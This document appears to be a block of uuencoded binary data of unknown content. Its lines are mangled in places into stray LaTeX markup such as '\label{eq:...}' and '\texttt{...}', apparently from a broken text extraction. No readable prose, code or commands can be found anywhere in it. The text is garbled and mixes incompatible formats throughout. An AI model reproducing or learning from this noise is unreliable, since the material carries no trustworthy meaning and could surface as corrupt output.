M6M;_*R@.I2!T0-G_UQ#_[V@(]"M41)8\$*D)%(M;!5SI"RV.V9YJOQ3%QA:VU MA-X:G-82V"*<U!+8)VA]\$\$Y9-\O=EAN!&6\CFQ:)L`R*!!+>-#*1&8#!?'H# M%SE<6JF7T>`JP\$Z`M<<"_Q7TRS'#Q-,08#8JP^3CXY:N'J]MVB2:IGOM;HW/ $\label{eq:mo:def:mo:def:mo:def} $$MO?*1DHA\."\Q=G1_A'V'-0+]$ 4AN^A\T<\$J8RA+RI/!B_[F=C)F=)><S\$(WO+B).$ $\label{eq:mu:/>6H#VJ(].0=FN*"@J@ZC9]GZQ5<X=D!^6ZYF)\]`.'M!G/Q4=/0KZ;N=]$ $\texttt{MJI}\$\texttt{C}^1)\$\texttt{S}\texttt{Q}[7+_5\texttt{'}\&\texttt{I}2\texttt{L}[\texttt{J}^-1\texttt{RE}\texttt{'}\texttt{J};\texttt{N}9+\texttt{C}XX\texttt{'}>?-\texttt{CO}=\texttt{'}\texttt{G}3\texttt{"}\#*Z++]\texttt{VPS}[$ M%\`(ZD>DRX?EHA(O(`XJ=M5LO7I2)1LA70G,T>DVS_5:E-5M:=?E,UR8T,YJ MY*!C]2!`^`XZF`,FA\$06DL0<)VJ[,HZ(G0"38)RLCPT4(?YP-T^=&EB;:OT` M!5,?%.780:T@:@:98F`(D;&=ZY-50X+'3P\2`.G,T&,%''@6]'`!U7KVU(!A M?KOE(S*D9@!VMW-\$J@4@RV_*U4MY^HY09[:,]\^0E;+<DHJFYRPU?6EZ!('! MA-0(`ETRUO2(>8MS2M-C9LP2H5YT1MH:F--497:PA<60TI8&ZR;I5-0&4R] MEOL7-'LN9!Q:L.LV)L1_1U92!\NXO?;[^Z?U=Y\8!@%XTDC;\N[V9:^RREBN MW?/,!!FPYS\$G6(A'Y;I)&&&O!K>>"*F;"'X!#2"9@U"G)M[]<#T!E/&;4G@8 MY\58&@T!WLKO`+N4OA/K^A`JYC<]*XH;4RGE3<YTG1TW\$'R'(/%S/02E=0M" M<!?100VXP4BCOU,=:/0@R`L9^SJ\$H,2"\$.!%]"'80=EAWAL70'*!H&6T/>3[M\$CS3EWEVI,;UDQ5.H4!, `^MU_2#OILO;=UF`,5%@^&VPMK['&/BB=706X4(^ MO6T%+:P=D9I+O:NX)8-"=\HVTPBQ-<LU#'=MIFEK7B>A-7"%4\$EH71RZ,_4N M:T5!\)M%Z5[KRYM?1[X(!KJ7;83A6C+B@:2`MF\$S[;!#JV(B1%RB53@/U^:Q M; * %D#]J6LS\$N!P@%KSJE]?33^Z#!EM4+\TFWSA[%C5PK8BJ%;)D%^\$W8R'X6 MM6Z^\$#L!)I6V;122LVV(#.T^F7U#R)UJ2#]_\EQ\$DOYZ_*?]9R\$BB1]2D#%" MJ'7XC7:;VF2S/S+#>+MLOFZY 6:.OK]\6J.I02K0T4?F@TZJ8IMH2"\>CH/6 M=CNS614(,NTLQ7VR\$S`M7ST(H`/,[^0'VT=96@")=875`N)%A.:LQEEQX&.C M@H(8Q3FNK\$1B4@B"U=Z:[<(]-=FUP>F]''I,AX-9BK-B@4QA,:`+6]@(X],/ $M+\#4(\$96\%^{8}).$ MMTS=ZR=:A?77PD"\$01>C"G#QLO>[:Z7I@>C/-\$`I^S")<".ND]``?10N9#.Y MMFVZMH6*>!LK@Q%8Q(91B.9!5X+->=_!8#"BZV?X.S:*X/2!\$X8FPV35),>/ $\texttt{M.H_C5/*]I/5GID[2='E<V1-7=K_N!)\#40>AL;OHUYZ(U/E+'_/V\#-!<Z'YRG') }$ $M,=&P%(4K!9QA;^":P*7U.DOK`U;ZO>ON]<W5A9D+P!B-E:&Q\,_(]$?0L"QY$ $M:+J$O1*H<2&JYM<EV"-++#4H"6L50!('@04+K%^-1NU/YA+95=?@U3P75&;J$ $M1M-._IT'QQ-4G1%NQ94\-3<$ F:R(3.UU^"DTS!RQ3W'%7Y-SD1(WWF;A#8LX

MHMO5Y5V\$?HK<[A:+NH2*+V@+&VPS-"4\$F_AA?+KB:*\&9B,:H#9\']VP:+P; M2+&I%>M^&<H36?J8&,@8-G-@Z?FQ</HT/8A?J^9G\$+Y&7Q<,-*5!X654&E,K M9:[3*I1)LTU*RBI6+M!`%+WM^5H6UG#`&VP7QE,76+PG6M*V/1^L@X?R+2#? $ML(,\&@@0[2?X+B8NO^{:}$ZR)<A_RT](X)U9*X&"4-0.,P3,1E6KA,H7!.PYH6$ M%M59-J]O)I]NKG_'N;]LJ2=`-4S)GAIG^`?TS>5F^SPS`7`V?%P/)':*IKF& M)DEW!-:Y4"FAED%Q]BB!4S]XW_\$D*'\$@*B!!AS7,\$E?#S"A_UC`WUF=00W70 MAE741-91TPXJJ3C^TDU8)%<!]"2*YFL9@%P X@B%Z\$.PA9K3\$R#\N`T@D8,D MAP-5?RP(R!@Q.V?X&SOK-S0+/OPB+0/C9V(<8\$%WOZ5^JHZ0+)9K;;>%6B;(MHA'I*1U6QU7<356<.KR-S!P2UBM\$0%DQN+GNG&PQQ.D<JV7=WQJ4]>AI5;)6 MH550^56#C,J[W>%K&V%1PCIPT!@K\1?PQF&/7V,I4G"J!2\'H\^MD2Q/8MA< M:.G..[X77DGY)8"J,VG"OXB'7J@,Z"K2[2'F1,#6DZ!BPKKSDT"SVG*V9"[/ $M'?-..;7<RN; \#0.FFIT4P:=4"S.8.ZH4&X?.O<\#N^A9,Q@]^(#7>BP:B)4VNH$ M!`T6*%#?8@\$?N_6@R?17?(XVFHZZ")I-V1"_YB\[J)UK#HPZU%(W6XA+'<[8 M#A0X@G?HW*'K*M4053@4%T)_-5=!)X`TX7_X^UF+RM9;Z(O3&,4:T5-L[6@[MKX4UTI6'CQDU0Q.]"75#%M>-*3,])<-[PI#`%SW.\"<61?SI;@]+U0X_LM3` $M^*M; : 1M*J! : 7!0-6[=Z;Z%-0Z)L+IG)D)?/O?[0$!B8A/@(#U4>(]?;>598)$ MI'.][3W=(FS+PK6E&>^_)-"T`CD,&DB^U?CRX#,>PX0(K%3E,],6-)08X*(C MCP]XT_J=K%!*^%J1I53KUR02)V&6&XI.0U\$G-+UQ=<I^J4Y1L^E?PWPC45<6 $MIRYPI?9] = .'0398\TH.&U+/A*(.!:*'XYM!R<9=-IQ]4Y[V\&9NDQ$D8=9Z$ $M!.'", (HOU"[$1@Z+R``(>;?+H-41[]GU9>^C5H]`V2"!OYMZ_+C:W,Y6".5J$ MK\K95C>(9HZA7/SZ?G!=GI^8-(7;/!T^Y57:*#+S<AF<7.9J]^Y^LUKXO;?& MP95OP!ZG]^"X!3Z4\$^WE3SBE^!&4*-5?\$_,?0\&(\.NH]UI=E0^BB%0FO':D MKO.;&#@T@+YVI,</HI7@NO'>Z["+]2(`1S:Z6D;1^^C,HN'3IE@@%2[S1>'D MS'K;_/NMM__H`:4MK3='E/YP8CBD]%<33PP18HI\$,,&8TMD@&D-`'%2MNSL3 $MAO > " > # < @$!, *1##L = .AW >] SQ5!ORK? < TC8J.B!KS? - N > GZ)OT9^$\\, 2C/J4$ MMVA^86`9YSY^&QR0RH:YD><9KKK3RYMK'-5JO0U'?U2 *&7#'OJ+O<U]XODR M/\$##C_-3C3LB#70^6(;9N]I\\VF&6_;3Q775=.LPS@%^`9XX.!9AR/FCIW<: MQBS\$.)&T;W;BP?P/=5\-6:,=\$9%`!NE)TJ61S.%[&7XOD^?-Q9()9-(>KQ^& $M(R,6!IN@_4ZUW'J.!VQ^3:)P$EC3(<J&P"=&\#E<\backslash>8H/=YW_;@H*IQOA+C8,$ ML`BW@&&`11A^T50F;%CC/6HL,P>_,"/>P\$4.9TP("DPOAP,8&Z[U[''NTTKL $M(0P?W7#S6Z-.\hdmhOGCN;T33ZH-*4/'\w\hdots/\displasses-(-2;HD*HH)]*K(=R7/+_[$ M--N-NY\\T8RS.SDTN1AZ6B*TK3:^0\$V%.K^]-,\+>F+VP;0CJ^N:!&LGJET; $\verb|M'K"RQ\| = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LM" [-#HYH(G=$] = $$ "<S!P+OJC=NNU?PK_A@.JLUH$*OVDJ#I.4YSU'?LUH$*OVDJ#I.4YSU'*OVDJ#I.4YSU'**OVDJ#I.4YSU'**OVDJ#I.4YSU'**OVDJ#I.4YSU'**OVDJ#I.4YSU'**OVDJ#I.4YSU'**OVDJ#I.4$ MDYL7'[#0J9SL3;43T*5"#7!0@])Q7(00-W1P.D,L*AGJ%N#LDTT8&6+0']>[$\label{eq:mgj&j} \mbox{MGJ\&J\#<[@SG:^BE/QHSN<_\\@Q<27$MNPTS'4D3C"(GX9X>F\$D-/=I:MRZ+?1) }$ M'.VQ.4,2A?&^']1+R=^LGY?K14]"C(^E?DX'CZZ^+J>K&;:9**]N@!!H#DCP MBX44\$BHVS7QH<L(!P'-,P,TZJJ(*W_OZG;_\JKR@@;;5SM!0WZ(5PWLLS2R\ M?OCU&=R3T9HSO'FK-:<\OR\$!5^4"YVOA5WOQC:G*B:#YL/[#&TW:\`\L'_59 $M[-/-[GH+]@":OS9\\'^UF`8Z(*#9M7_$ILNFUO,7FWP[)S"*1V=DN)>`6"JGQ$ $MP83\V-M2(\$0?<"W)?4=C\+QVAN*9=++FC*5C2_*DKUN+V>/>)9I\,)]J^K9>$ M ND(Q8?S6E`@5P\$L "B8+C=,0UWN0LI]L=GLS94@\[0>2HQ -#ZT)*@<?T8? M.KBXCG_\$'SK+G3&R\:\\$1?!IZR)@(B\$/%*\$[&OG7)U09XKJ4H?=-UOL2[TQ+ M,:[-,[0K_`O/^OTHR8L^V'T&N;'*'QFH`L10MLB@9B)?)[T+ER-,6?]H+&QL $\texttt{M,+A2QPF^{8}Z??!?W8\$^='2S]2R^>UQ44<?LP39'SH7IN\N\#3FAL7R]K7-:TN0}$ $\texttt{MX@AU} > : \texttt{NM8@9KE} - \texttt{O@0?} / *V - \texttt{G} > + \texttt{O} = ; > 3\texttt{C"!} \# \texttt{DXV} \setminus \texttt{8}) < \texttt{Y*V} - \texttt{8} = \texttt{L"S50@C4@:} / \texttt{SS0@C4@:} = \texttt{MX@AU} = \texttt{MXW} = \texttt$ M:Z`]&!@]`-2&FA\$7CF&&%3YS/':NDXN;RTNJN+@)53\J)3)]5TKLH"ZRH_IO $M@?W*^0[*G=1-:\&)FXUF6<W/'RB5V\71W)_4%J`'30)I9-.->GEQ0WE6M:5\#$ M6!*M>(=;:44MK8L)II?TI55:7'_G>CC;W[.4<,K1/F/8W)4)BT+'':F3C;'Z $MA]8IK("4BQ60H!=\^6XY\#PMO7Z<WW>V)L*5$S`CCOQF]+\&8HD;&H1S&E@S)$ MTRB9/OC%\$`=<#=2/\H)L.%J3'-K@WW&T.J&/[L%=V6FS@J=;J7BKE3!+T3RZ M)F'MH7%1H]KP;6A:MU!<A:#,E#)XM3KXMG&6PG0)FT2/P9LUN(L3(]#7(<S\$ ME<PMU+@%\1XV<5@LTQ#BZQ;C[L>KKLAT^UWSZRJ0&0-2#>.ZZV9E;VB+L78T M*62-@S4D*<5\`U8XF-E.\$S_]Y\'%X.*?9:]H:N3?#\HRLQ3^\^9V</NO8@?) $M8V"0R[^,W:DAF8>T=KO-?\#G;XQV<56G80S$3-3H'6E5<+/G-\=H7*N^?^U+.$ $M<!=!^9H>(W^,2\TTSQ^)3Y``L$P</AY`.J^*06/[$J=_Z"7=A>Z;V*VV>7A*]$ $MIW; `-F<JE\9*RX!<984\#X(9,>7"(W<+;MXJIO>X0G)1;<\M5-@$!*G7&QB^V$ MGFUVIQ!PD^10\$DR<(+6#I!!V'!X4.M)G&?I,VM-5@JU.FT[UGH!D+`4`U8.@ M^<T=NNS=]Y;\$;GOWP27IT:!37`'TMHL>:Q'39RVRXN.Y6UY"4=T\GM^7\$H\$C

M.9*INOF\]GXKVBZ`ED1KUH:_*E,X&:I,\$0Z[;3@:X,7G7D?2&30]GM?A+N\$. $M5;2.J/5P&*(.!\%6:<=?#1N#@V7>M-I%%X^"(&"WJ/2OOE1-5Q'T=E%>:Y=<D)$ M8B>1H% @&C; *34^6<'-&"W?%V#4*@@Q>JWC=I[I'3Z?EBN&<=+C\$\6L2N9/` MJP\0U07WCPZ>F(?N[4&N0WXBZ=*;Q8?O=V?58V;F2;O)QNU6L=PG["CU&*D@ M*H;`%F=N[&#E_\$@K=\@_*4:H`4*9VKAE<&_0:QAQ?!*(>6G7KXKP6N#2T.8 $MPID?M%R!<"F].//=+MWMOY:@+1'T*1*N#?\6N=3)T2B7!'1-9($=M'O&$=,>$ M7`W[72,Y->&&KAZX?>\$-A] +%[TM/G]M4J@A@/K]2C8H)0Y<D9W4[M>EFE:J MB: `4B(?S\$L]B]P9OV@C-!LYY8?KP&^RR]*&.A3P;LR'1//AF2""?U_ZVK/;($M"MH'6=:\&_Q;YV,D;7<2$],C\,I$QT>V<FM)-/$'3B(Y;KG;9>+O>U,OVM88_$ M,\C/8LJ(#YG\-N:PG'U7*<!ILJ@P<40,\$@GXU/2_5&';8-":J'AM^#>(Y4X, MJA/RNIW-7^/NL?9MFHDO)9?U#0^\!C->)Q!FG-?K+F.CL7X!+D,70T9346[: M;TGMVE^A\$\XFX)L'ELUKX.("G+;-"UGU#_+/_N"SK!K\$GQD+7,NZ/*![D(8\ $MU!&R4\0&W0$3<=?QY/NU70H&8SP)C^+DDM!AIOG<FM=<3?KW6,YQ[/#4B3/W0!&R4\0&W0$3>=?QY/NU70H&8SP)C^+DDM!AIOG<FM=<3?KW6,YQ[/#4B3/W0!&R4\0&W0$3>=?QY/NU70H&8SP)C^+DDM!AIOG<FM=<3?KW6,YQ[/#4B3/W0!&R4\0&W0$]$ MH,UUUM#\$\:HL'X7:.(N.D:.S^!@Y/DLT^9/Q\!D;6392&GW_M%^8AT,S3746 MX)EY'C6H\$UL`Z@MUJPU/@IH6A&?NB/YO9Q/0&FP4NTS(2Z&EM(:B5,Z.AJ:B M@F>1)OG*Q9K,RDE+A%2DOD=K!"QQ5IUEFB&OESUTS<X-38)JBL;R([(1V7KB $MT;LC[-BR\<X=<7(*`"]R,%H:*1NF4QH7?3!:R.C4T3+^WQ@AZM\8&NK?&!/^$ MW^SF5.H4%L85/;-%Q_-W)T&Y!>'].Z(O6A-Y]NRK\?\$,1E#L8PEDIT332D2X M2OU17B!]6LV,O:55AW_H4%G(TOQOIAPYY8#W[_"',5QUG\@_^CV9^!-P[8\$G M+17TI<U>>U61.9_*, `&"VMF*, H7IN^) `CR`?/S) "5.I0&OL=J).^O#S1=V6& $M`U$L+=B9ZL4^/O\BD.+@A&G^Q)O9D;P(.=N+L_Z&;Z^KZF&LN*>2;>&1PR;"$ $M(YS"P/-?5@&H\RPJ*YB[&>0)4*0.9#!+WR#0!_67G>9/4V)(_\N'JL#U6X$ $M > -KO #1U5 X & M1T! NO.; RHV5 \NS-LD) > G8Q8) N'O"5V?^=5 > :.5 #EBD3D] #3T)$ M+_+Y%B85T!B6!C0^FD/TV%SVE\VTC',(VLBN@B_=2V389K]'HN!%53]'(,7Q MP6U/X@H7U8)J5Z5/\$[ZIK.F,%Y-:+9[FXMR2/E[/7S2D^ERH'![V-]\0(*3/ M'/SS0W%%S-\$DG<V?Y3@Y:("\CG)<;.5,;S[;[3G5I5DWJR?_FJ?_7.AR-Y>C MRF^E&I[A5]\PXF"3F?^7&+M%N3G(N9\$B0<OK+!\DX<?5[*5Z'3\$562>I^SB/ MTW!&(3V)LL'PDD77K!TZ.["QO<-':QZ6?YH+4QBB57XR54V,UFS-GIYL5J7H MPSF[O"\$M(`@1E)YQ(,^3_LOG``-&:@;10`XRR5GX49]G*/+!M-4**79J'P=R MIU&YOT'O`WXX<=NM8>NBUY=WDKIC-WV;^+R/FJA#\$^"SWFM-QLD:<J6US+PD M@\1<?JK1=E@9DV_K,2";G&\>=P=D!`--[LUS`"OS#)B\$1%3UKTO6W*5LMGHT $\label{eq:macond} \texttt{M@-V(-\#L8+XC(TH\#9SP!@RK3SBB>I!Y,/N\&JZ?C<SHB,SPO=1E41LDWCMVLJ9)}$ $M!+Y)ZEK>+E;+\K\M(G19Q6UM2WQXQ[B"/:2H("_C^<S5)8F"B0Q[!#[*1M/X]]$ $\label{eq:m-@?BF} $$M72NW[;[9N[O8R^C2+RGRTGVNRJ'&^<`]K"\EQ]=3*F*]DRX..3N\R$ M&:69U5P-I]4>U7(V)LXKW\,F%HL+AQ3BO*5UI2S2),,G3]@P:J*R><-)BI"A M;P>/!%.-:WJ4<\$5KV/[)PX%5Z%?#O5FH;##__O4!F^XU:5I2^!C:3E2RD!<X MLO#J7/5)2U3QOD&>#(Y#7D2>6`SLIK`57:L7KM6-;_H-6-/"4NR9@*<!J[?" MVB`TAZHN^\$>9<*TY`VPTM3.73<,?,FGN7AR/X"@@`QWK-\$SCWBY78K"4YMA. MS]\$7.[A3#0>)D=C9!^J7U_0\+&3[:;LUPZF0>*0'Z55QC9KG&!7BK.FDW")= MJ60Y:_/Y:#]/HZ'SZ6E.=+QDT5DC_M`7Z\1,2`R21H)_8W6R!%:W^[.<PVZQ MK=#(@F:XWNRE<5GI1N[S?-UGC2+@L-^:KH=.2\$9US0_EHX9*.6SL*.+>5H\S M;:B;\WC\-KRZ"\3<D(P1%B/3U1BY:\G3W(9X]@8SIAEY?AO"\&WUG+V>Y>W-M9B5\$?BPEKR)D3Y7&\=PI/-QU?0>:6BBNNU*&9R02[J6M(\$B[^F)/5C=\1]"C MKR8TQL-FK\[I8G7<HSBLJ!>1@[ZY=(VJ*D0"#I9_M?V+X^HV*IH=J<G@U!JP M85F2WB&O*3QM^X(:2TWJTM!OM00:\$!\$(:!%IZ_?1380&\[L4FWJQ</N7-6`] $\label{eq:m'MO]'=\T''>-P;XQ;$(FJI&YZS`H^O:K7$+7UR$(C`C5'RR9$T$\#*<(:X6ZSQ) $$ $$ $$ $$ $$ $$$ $M\#/";P,0!S4I-B6FK<]6[MN&!QYO(OJ\:[/YXO*NI'(H"UMLEW220T4S=+)`,$ M-C]JH87T*0#]!P<U"MO![31PKOLNV(U`'.A22CW*QK&7UX&+"_U0G^;+2,.0 $M<241V\#^*C"ODX6MR\#H!^Q-N`.BN-2%T2T\#N`,K,OFU?8VF<34WPE],8';,=R$ M:5@15-3"4E.ARG'I37]BR<V*_\$F1^53]/]6D<6T"QDQ'2)4@/_8'%ZV^)4=` $M#!W7QY=R0<F?, S@$Y&!JR8\9`("+_$50<M4:N@32>I@`(4@AM95.T?7`"WMT$ M,_[\$!.(P`8>P\@GD\$2@&N,BW!_W!:#QLM;M,)`L3T3";4FY3PAX;,K5/G393 M:(81DLSHDLX9(`HL.'%\$VBT)9`)QT;*43D09:I#0=\>^43D-I"[#2F97. M11IHD>Y>?[KJ3EHF>(V)%\$<2T3B;5A-IX1X^A"2M2SG3<8G(-`T3`0#2,B<A M'8LTT"+=DZAP2B>AM`58Z132F)5`B_3OW:\4SD-A*UL866;(@NPR%[)3!:M MY>2+>BA?89!&8<<A#N4A(&G(CD\$48*O/1.(P\$0^RJ20V88Q&2-0^?>Y=XS'C M3X/![TSIZ'C40)M:;E/#B(14;8A*@]D\$\$^?3:`-3Z>[U#;(0^K'.`@#2S<A* MQR(--*35F!%:\$J;@03:5U*:"3H.\$].BU[+&NVU4J>9B*!]E4;/?A8B(DT'V= $M&Y=)HRY5!$SHPY:<U$^0.8A':DD0I:6F^$55K8Q`NM=5&D?J"8"33YU\\10E$$

MY\$<?O7P>RAL`Y0LGWZ1\;N3'5`^B[X\-3B!L"@VN"QB;\$)`49%FN\$HC#!`!P M\HF33RD?B_RD114CA&/C\$0B70NY2P\$B\$@!G8UYTJ@6:8``!6/I(:XK=!^::1 MQRA@\$E\$4)D&,2R5VJ4!30L0HB7Z50AJF8/A..G/2.:53D>90EG]*W2`I"\/-M2*Q\$1W8Z4<!8+T;=2\N(42>#OVR-C&GIR%)%_+*S8BGUG4WXNMO2R*1"UA0U M]=3][)NY=WHV`2'#1F]5WO%1?M1POWG4S_>?;Y??[E^_VG\K)OKF`23_00VD MBPQAS"!]*88B%XYLABWY?05(Z@08>MLS:,8D;`%CJGQW6;%.XE`!*_GWKE3? M%<(U(YX]T/3,T3\$*`\$"U%*(@`O72G*;EP&&\$/OJF8L@-%4,PNZT8(NJ+G[I2 $M+[Y***U%[X'&R(84R,PQ311=XUWML'<FH#_4B)P(2*HD"S(@H3E-<E"9<>^O)]$ M75N7#&?'<UV9_EA;0#?`X[^AQBH?4>./'FHT*[J,'_([VM`2@#D?'H9Z<`K $M1DZ\&[Y2QJPG,(%0D<M<:70^/?XG!P?>`HT4@5AMJAK&0\`M]!@1:4T.B"E*3$ $\texttt{M=} . \texttt{NQ}, \texttt{ER=BD\$} : = \texttt{S[WEIB3A]\$}) \\ \texttt{BPD1} < \texttt{^=ILU} \\ \texttt{4}; \texttt{V/RW[.1V?YG7YIN'A} \\ \texttt{WZ}$ M+_>U]MEOXN3^G^W'Q]^6Z_GJ:5'^]HP-W^XX4UZF%2?P:][%<OW;7_[RVVIY M^]NW^?RW!W'S/,?1;_%?DK]\$AL'__=L3"02GTV_KI_GTQVRZ\$A>C-%#ZH0%M $M:V(\&-\$4:\#;RC\$94_T`C3]J?6B"XA\1S"!C!>\#/YETGB*7(WPPT1X5V\Q-+:$ MS9=+4D'\$526P]A(6>ON\$MU@R?:^EYK/;FPPP8&.1K@T/.(GE8)FUB.GXJM7O $M3Z$<459\4J(/=9=78W!BU%WN1^{'}(J\#M0>!WI`NH.)/]E1)4VLL]M]F;&'[(*$ MRX(N!T0:42)Y!V+LV<5.-R>F^^+91J-GU5IZ^X?X@6Y7H&5^X@?IL#5@MB`] M*=!I5.10,,\`1^\$&HXXK#LRS+[J]ON(?JH.`W@,-;0&IVE#3,T>'W@=`MO\$V M.;X%[/NZZTLY^M,-L'@V%#0+4"H852>D*P<%@@39!`%&I@`PL(T(GA(\E@6H $M>^UN>^DBNM=U^{^Z}."RF.)KA>=XM75BP+NQS,-#=?;_=]C-4B<$CAJ4N#$F-$ MUQ3`U-GA?2E6/RRMKJ.;,[BC_2XX<6#,(TK!AR&XT>!F(OLD!\T<-"<4G^C, M,,#-[A'[*5[KG0#1A,5Q*\'&.#,%V#;<\ZA\+&>\-I.IVX#/[B-"(H2@)#`Q M\$1533C[7Y/I6?:H44US_VS53`9[T*\$ZA3?XXXD`6WNX):HK&@26*&DMC7`UN MQMVP.40>S2&]O'G:E7K(Z`%E`P1TUAA+)PJ&JH.+,"X\$L!R4F,4)RNP&"N(; MQ/;O##YS@)@5_G71H1B"&8#T3XON(9JZ;(P2P*8Y;!G8VXFIX8.Y(M];2!5, M^9B%%M-)0PM#O#8\A2DL!K8UP:(7VC?CL"#P%.X2<]/M<C-_VND1>U[30CH+ M&. %6N "9S: WASD"; 41QW], WEYK, 8LAANH9X#%N)@MO4L: A16 V; PK%2, FPZH* MLUTI!@8NFKKPYH;,8KL>]N5X1X:X/<36J\(G6:X51X=05@GM34)8ZA)8#J\9 ML64D*"``_0-\$2D3-?-3=*D,44Q^LH;@P,5)9&?!*L-?UJLAW^_:VQ)\$LBHRB MH<Q9(CQS\-J:F]-+S6UFGOM9`DA+S6QD;JWX0X+*'B34;BLOF?*!F4Q=5UN; M0IDA8=J,+`D'T2QI9W**`ASUE,MW5@3A@9!RKU^H%!\$CJ'D^R;AP2]8;K8@& MSVV#8Y?T'K8`%M:5DYEVVA=N\-1Q"5W^O<*E:=T/%[.GQ>A0I]Z):3W;OGA-MVCB &R)DEZ34D`9/^Y_M_>YRA:J!GI'>V6TU/3?TSG[K=#7)Q0?)3*`,C/0Y $MY'4C,?EB!);KIW*P_K*YNR.SX;+Y0D)D"+UU]>_8_!M?\3#K&:FHR+7$;)&`$ M:HSV.U\LD#-3K-:MQ!@-UDB\$C`+5>'IX>(E(:HH]=_[L3Q<S]7VL+YNU'/<Z M&@]I33U(]:\YF;=W:.WF0D6LGV]S0T*4WUC\\$A?+_8Y\$&?6%R0?5-+L9QEZ9 M;#0QSX2(RFAJD1CJ1B\$1^2*T'WM%B^J2C:]E`X7WC[>>UV1L81S"XL8OMM"> M'(%,\$SNAB7UUY;XEZ\$9J`L41&O[/_#Z)MHETLVMK:#&_-5J!%I#,^_.%.?O^ $M(<>:YH%OK#9Z>BLVOUVA)K@61K'T!'^>DR?J=P9SJMG$'+<-8ZIH:XB&P.8$ MOW`9!-P,7&X1`+/-)-ZYH6LC^Z3P\W`V_U[N^YS1?NUT'-]B:B<I+2L-AOL` MN^\'=I3N76U!F0#!G__R5#XIFX^,D69@+)-C%`O)F6I&W?X8;)[5U@%'6F>C MV/N]"8'G9^B\VM9<9NI[MF+9[LG4\$ZZ>9R:5GVM\Q*ZY7,\,&T#WO>?J5D#? $\texttt{MJ}^K^* = 0 \texttt{XT}^* \,! \, ^C \texttt{UHR} \, (\, \texttt{C}^* \, 3 \texttt{P} \, 8 \texttt{P} \, \texttt{G} \, 3 \texttt{CN} \,, \, (\, + \texttt{Z} \, \texttt{YB} \, ! \, ^S \, , \, 8 \,) \, Q@4 \texttt{X} \, > \, QP\$ \, '\, \texttt{D} \, > \, 5 \, \$ \, = \, / \, \& \, [\, \texttt{F} \, ^+ \,) \, \texttt{C} \,$ MR"SE@QOCB`+?VE\C>4VHM]Y+S\]6/+%7\$T_8N/%/WI5\$PRT?5\MRJT9/"!.% $M*D_@B@FEAQ+6[\#<3:V8!+DA-W9/5E7*5AQF\#RJ&A`GX"/C=V`*)Q3%">:Q<X \\$ MN:,[6=D^;58<3M(-6*D4J8'%8[5;*!K6(:-Z%2TF;5Q654BP/FVXH*58[&2/ MR_9"TEZY8:610I_/;WMK&6NZ[84F*R&)_IH**V7K#5L"E4.[:%;A6,9V\)B) M1`JT.E/!C2;<\4(`FTC\-D0`?T38\<+9U!:I29=!/>[K9_09"-0^LW"/Z#T9 MY!F-\7L7K49B'(\$JT3TRLBR155L]XNEX?CXNE]G@=1*^`6<"_DP.5.9ZU*PK $\texttt{M!)2YUU!(V>:'+V!*)DP=:@I_3[\$F6L,*"EP4:+KV0/EJ*\#NJJ]\$90K)Z?/: }$ MR=9"2V-[B5]\$>;P'3AT8>PQ(^?ZPO1EV1XZQ?M#,;[=%?+HIU.#3V89%Q9!# M]JC7F]@FL-B"_@*^8^G!55*L%5*JN^OF<_:;1<H?.H>6:W+.,&+/:)JUW,_ M;]Q^-DB;9<&6%;_8';V!XV8*NRD(H,R]"6L9E#JU._WNS^6>#AQ_@*@DP[Q@ M,B`%E.D-9.Z0.\$&%"\$MU:KHFS7>+I41U;HBZL4F@7&]"&X#:`!S*3/L#4X=^ M/RA4&B/B+=0A5`QRUN\$'Z]MJ`2,VU`IZ-0JG-51).*VA13"M6?2PIHFK*2;T M:5CJ8&8J\$S^]N3[=)#C_#^O/GO*B85Z%RPMS\2V@FXB(WJ3\$5!8&X^P`F"\X M^')EF(RK1[2N?3>"9G)21^ET*VK3?JU\$O(VK'V4*<U:E1<^\3?C%5W\'&#FNF M*X6F\A25KDEJ/3#<#BK?"\U9Y7.!K\$_<^ECBA[PN,DWDY(@5U"XU%SV]DO] M;B"KJZFZ(-4'90X,>ZO(0?8C_@DZ.S<.8:4M04PBZ,D\.H>/IH2\2\$-S&U8S $\texttt{M} < \texttt{QSF}^* / \& \texttt{LA} - \texttt{;} \texttt{F} / \texttt{J} \texttt{Y} \texttt{T} \texttt{1A}^* \texttt{3} \texttt{K} \texttt{0} \texttt{4} \& \texttt{*} \texttt{!} \texttt{SJ} \texttt{7} = \texttt{J} @ \texttt{D} \texttt{]} \texttt{GSQ88N}) @ \texttt{F} \texttt{0L3} \texttt{]} \texttt{G}) \texttt{OU2M}, \texttt{9} \texttt{UZH} \& \texttt{M} = \texttt{M} + \texttt{M}$

